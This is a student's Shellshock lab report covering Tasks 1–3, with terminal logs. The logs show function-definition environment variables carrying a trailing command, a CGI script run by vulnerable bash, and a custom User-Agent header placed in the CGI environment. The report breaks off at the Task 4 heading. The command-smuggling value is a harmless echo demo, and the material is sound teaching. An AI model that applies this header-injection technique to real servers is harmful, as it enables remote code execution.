INFORMATION SECURITY LAB

LAB 2: Shellshock Attack Lab

Name: Ankitha P **Class:** 6 ‘D’
Date : 09/02/2021

OBJECTIVE


This lab involves with the following topics:

1. Shellshock
2. Environment variables
3. Function definition in Bash
4. Apache and CGI programs

EXECUTION


TASK 1: Experimenting with Bash Function

The shellshock vulnerability in bash involves shell functions - functions that are defined inside the shell. It exploits the mistake made by bash when it converted environment variables to function definitions. In order to demonstrate the attack, we perform the following experiment: Here, we first define a variable, and by using echo we check the contents of the variable. A defined shell function can be printed using the declare command, and as you see here, the shell prints nothing here because there is no function named foo defined. We then use the export command in order to convert this defined shell variable to an environment variable. And we then run the bash_shellshock vulnerable shell, which creates a child shell process. Running the same commands here indicates that the shell variable defined in the parent process is no more a shell variable but a shell function. So, on running this function, the string is printed out.



```
[02/09/21]seed@Ankitha_PES1201801491:~$ foo='() { echo “hello world”; }'
[02/09/21]seed@Ankitha_PES1201801491:~$ echo $foo
() { echo “hello world”; }
[02/09/21]seed@Ankitha_PES1201801491:~$ declare -f foo
[02/09/21]seed@Ankitha_PES1201801491:~$ export foo
[02/09/21]seed@Ankitha_PES1201801491:~$ /bin/bash_shellshock
[02/09/21]seed@Ankitha_PES1201801491:~$ echo $foo

[02/09/21]seed@Ankitha_PES1201801491:~$ declare -f foo
foo ()
{
    echo “hello world”
}
[02/09/21]seed@Ankitha_PES1201801491:~$ foo
“hello world”
[02/09/21]seed@Ankitha_PES1201801491:~$ 
```

Now, we remove/unset the foo variable and create another to exploit the Shellshock vulnerability while moving from parent to child bash. In the new foo variable, the first echo belongs to the function when it is parsed after switching the shell and the second echo is the command that gets executed when the shell changes. We export foo to allow it to be inherited by child bash and we can see that when we call a child bash environment, the 2nd echo is executed, printing “This is shellshock vulnerability” which in real life could contain more dangerous code.




```
[02/09/21]seed@Ankitha_PES1201801491:~$ unset foo
[02/09/21]seed@Ankitha_PES1201801491:~$ env | grep foo
<1491:~$ foo='() { echo “hello world”; }; echo "This is shellshock vulnerability"'
[02/09/21]seed@Ankitha_PES1201801491:~$ export foo
[02/09/21]seed@Ankitha_PES1201801491:~$ echo $foo
() { echo “hello world”; }; echo "This is shellshock vulnerability"
[02/09/21]seed@Ankitha_PES1201801491:~$ /bin/bash_shellshock
This is shellshock vulnerability
[02/09/21]seed@Ankitha_PES1201801491:~$ 
```

The child process's bash converted the environment variables into its shell variables, and while doing so, if it encountered an environment variable whose value started with parentheses, it converted it into a shell function instead of a variable. That is why there was a change in the behavior in the child process in comparison to the parent process, leading to shellshock vulnerability.

With /bin/bash:

Now, we follow the same steps, but with the change of using the bash rather than the vulnerable bash_shellshock, we see that the bash shell is not vulnerable to the shellshock attack. The environment variable passed from the parent process is stored as a variable only in the child process. No output is printed on standard terminal for bin/bash.




```
[02/09/21]seed@Ankitha_PES1201801491:~$ env | grep foo
foo=() {  echo “hello world”
[02/09/21]seed@Ankitha_PES1201801491:~$ foo='() { echo “hello world”; }; echo "This is shellshock vulnerability"'
[02/09/21]seed@Ankitha_PES1201801491:~$ export foo
[02/09/21]seed@Ankitha_PES1201801491:~$ env | grep foo
foo=() { echo “hello world”; }; echo "This is shellshock vulnerability"
foo=() {  echo “hello world”
[02/09/21]seed@Ankitha_PES1201801491:~$ /bin/bash
[02/09/21]seed@Ankitha_PES1201801491:~$ 
```

Here, as we see, the bash program does not convert the passed environment variable into a function but retains it as a shell variable. This proves that /bin/bash is no more vulnerable to the shellshock vulnerability as opposed to /bin/bash_shellshock which is vulnerable.

TASK 2: Setting up CGI programs


If the shell program is a vulnerable Bash program, we can exploit the Shellshock vulnerable to gain privileges on the server.

We first create a cgi file named myprogram.cgi in the /usr/lib/cgi-bin/ directory, which is the default CGI directory for the Apache web server. The program is using the vulnerable bash_shellshock as its shell program and the script just prints out ‘Hello World’. Also, we change the permissions of the file in order to make it executable using the root privileges.




```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Accessing myprogram.cgi program from the Web, by typing the following URL: http://localhost/cgi-bin/myprog.cgi


Mozilla Firefox
File Edit View History Bookmarks Tools Help
localhost/cgi-bin/myprogr
localhost/cgi-bin/myprogram.cgi
300%
Search
Most Visited
SEED Labs
Sites for Labs
2:35 AM

```
Hello World
```

Accessing myprogram.cgi program from the command line, by typing the following: **$ curl** http://localhost/cgi-bin/myprog.cgi




```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ ls
myprogram.cgi
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ sudo chmod 755 myprogram.cgi
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ ls -l myprogram.cgi
-rwxr-xr-x 1 root root 86 Feb  9 02:31 myprogram.cgi
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ ll
total 4
-rwxr-xr-x 1 root root 86 Feb  9 02:31 myprogram.cgi
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi

Hello World
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$
```

Here, we see that our script runs and the 'Hello World' is printed out. This proves that we can invoke our cgi program through curl.


TASK 3: Passing Data to Bash via Environment Variable

The myprog.cgi program is modified as followed:



```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

We know that when a CGI request is received by an Apache Server, it forks a new child process that executes the cgi program. If the cgi program starts with #! /bin/bash, it means it's a shell script and the execution of the program executes a shell program. So, in our case, we know that when the CGI program is executed, it actually executes the /bin/bash_shellshock shell. In order for the shellshock attack to be successful, along with executing the vulnerable bash shell, we also need to pass environment variables to the bash program. Here, the Web Server provides the bash program with the environment variables. The Server receives information from the client using certain fields that helps the server customize the contents for the client. These fields are passed by the client and hence can be customized by the user. So, we use the useragent header field that can be declared by the user and is used by the web server. The server assigns this field to a variable named HTTP_USER_AGENT. When the web server forks the child process to execute the CGI program, it passes this environment variable along with the others to the CGI Program. So, this header field satisfies our condition of passing an environment variable to the shell, and hence can be used. The '-A' option field in the curl command can be used to set the value of the 'User-Agent' header field, as seen below:




```
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 128 Feb  9 02:49 myprog.cgi
[02/09/21]seed@Ankitha_PES1201801491:.../cgi-bin$ curl -A "Ankitha_PES1201801491" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: Ankitha_PES1201801491
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 07:53:31 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Ankitha_PES1201801491
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=42000
```

We see that the 'User-Agent' field's value is stored in 'HTTP_USER_AGENT' value, one of the environment variables. The -v parameter displays the HTTP request. This is how the data from the remote server can get into the environment variables of the bash program.

TASK 4: Launching the Shellshock Attack

